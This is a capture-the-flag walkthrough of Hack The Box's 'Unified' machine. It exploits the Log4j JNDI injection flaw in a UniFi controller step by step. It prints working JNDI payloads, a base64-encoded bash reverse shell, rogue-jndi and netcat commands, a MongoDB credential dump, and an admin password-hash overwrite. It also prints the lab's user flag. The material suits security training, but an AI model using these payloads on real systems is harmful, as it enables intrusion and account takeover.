HTB

HTB: Unified
Machine IP: 10.129.59.18 (initially) / 10.129.96.149 (later)
Difficulty: Very Easy
OS: Linux
Tools Used
rustscan/nmap- Port discoveryBurp Suite- Request manipulation and payload injectiontcpdump- LDAP callback verificationrogue-jndi- JNDI exploitation servermongo- MongoDB clientmkpasswd- Password hash generationnc- Reverse shell listenerssh- Remote access
Step 1: Reconnaissance - Port Scanning

RustScan Results
rustscan -a 10.129.59.18
Open ports discovered:
- Port 22 (SSH)
- Port 6789
- Port 8080
- Port 8443
- Port 8843
- Port 8880
Nmap Detailed Scan (Port 8443)
sudo nmap 10.129.59.18 -p 8443 -sV -sC

Key observations:
ssl/indicates HTTPS- UniFi Controller running on port 8443
This is an HTTPS web interface (UniFi Controller) — it runs on port 8443.
So you should use https + port instead of the usual http://IP.
Step 2: Web Access - UniFi Login
Accessing the Web Interface
https://10.129.59.18:8443

- Note: Accept the self-signed certificate warning
- Version identified: UniFi 6.4.54
Step 3: Vulnerability Discovery - Log4j
Google Search
Searching for “UniFi 6.4.54 exploit” reveals Log4j vulnerability information.

Testing Login Endpoint
The login API endpoint is /api/login:

Step 4: Log4j Vulnerability Confirmation

Setting up LDAP Listener
sudo tcpdump -i tun0 port 389

Crafting Malicious Payload
Injecting JNDI payload into the remember parameter:
{
    "username": "admin",
    "remember": "${jndi:ldap://10.10.17.101}/whatever",
    "strict": true
}

- Log4j Vulnerability then we can capture LDAP request from our terminal, confirm vulnerable
LDAP Connection Received
Step 5: Setting up Rogue JNDI Server

Clone and Build Rogue-JNDI
git clone https://github.com/veracode-research/rogue-jndi
cd rogue-jndi
mvn package

Create Base64 Encoded Reverse Shell Payload
echo 'bash -i >& /dev/tcp/10.10.17.101/4444 0>&1' | base64
- Output:
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNy4xMDEvNDQ0NCAwPiYxCg==


Start Rogue JNDI Server
java -jar target/RogueJndi-1.1.jar \
  -command "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNy4xMDEvNDQ0NCAwPiYxCg==}|{base64,-d}|{bash,-i}" \
  --hostname "10.10.17.101"
Step 6: Triggering the Exploit

Send Malicious Login Request
{
    "username": "test",
    "remember": "${jndi:ldap://10.10.17.101:1389/o=tomcat}",
    "strict": true
}

Netcat Listener
nc -nlvp 4444
Reverse Shell Received:

Step 7: User Flag

Locate user.txt
find / -name user.txt 2>/dev/null
cd /home/michael
Capture User Flag
unifi@unified:/home/michael$ cat user.txt
6ced1a6a89e666c0620cd10262ba127
Step 8: MongoDB Enumeration

Identify MongoDB Instance
unifi@unified:/home/michael$ ps aux | grep mongo

Dump Admin Collection
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
Credentials found:
{
   "_id": ObjectId("627f4b05-0fb0012d"),
   "name": "administrator",
   "email": "administrator@unified.hub",
   "x_shadow": "$6$Ry6Vdbse$8enMR5Znxoo.WFCmD/Xk65GwuQEPxIM.QP8/qHiQVOPvUc3uHuonK4WtTQFNICRk3GwQaqyuWcVq8iC"
}
Step 9: Password Hash Replacement
Generate New SHA-512 Hash
The $6 is the identifier for the hashing algorithm that is being used, which is SHA-512 in this case
mkpasswd -m sha-512 Password1234


Update MongoDB with New Hash
mongo --port 27117 ace --eval 'db.admin.update({"_id":
ObjectId("61ce278f46e0fb0012d47ee4")},{$set:{"x_shadow":"$6$eBjXq0zlx/btuVaJ$ZmW1WjkxsJMtST7Otfxf2bFLzTwJxogawxvJjqrTfYtFh76.ErEf4Rg4z5FVm6GeWIcNFj43m.eIdKU3Nr7w8/"}})'

Verify Update
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"


Step 10: Administrator Web Login
Login to UniFi Web Interface
- Username:
administrator - Password:
Password1234
Dashboard Access
Step 11: Extracting SSH Credentials
Navigate to Settings → Site
In the UniFi settings, SSH credentials are exposed:

Credentials found:
- Username:
root - Password: (visible in the interface)
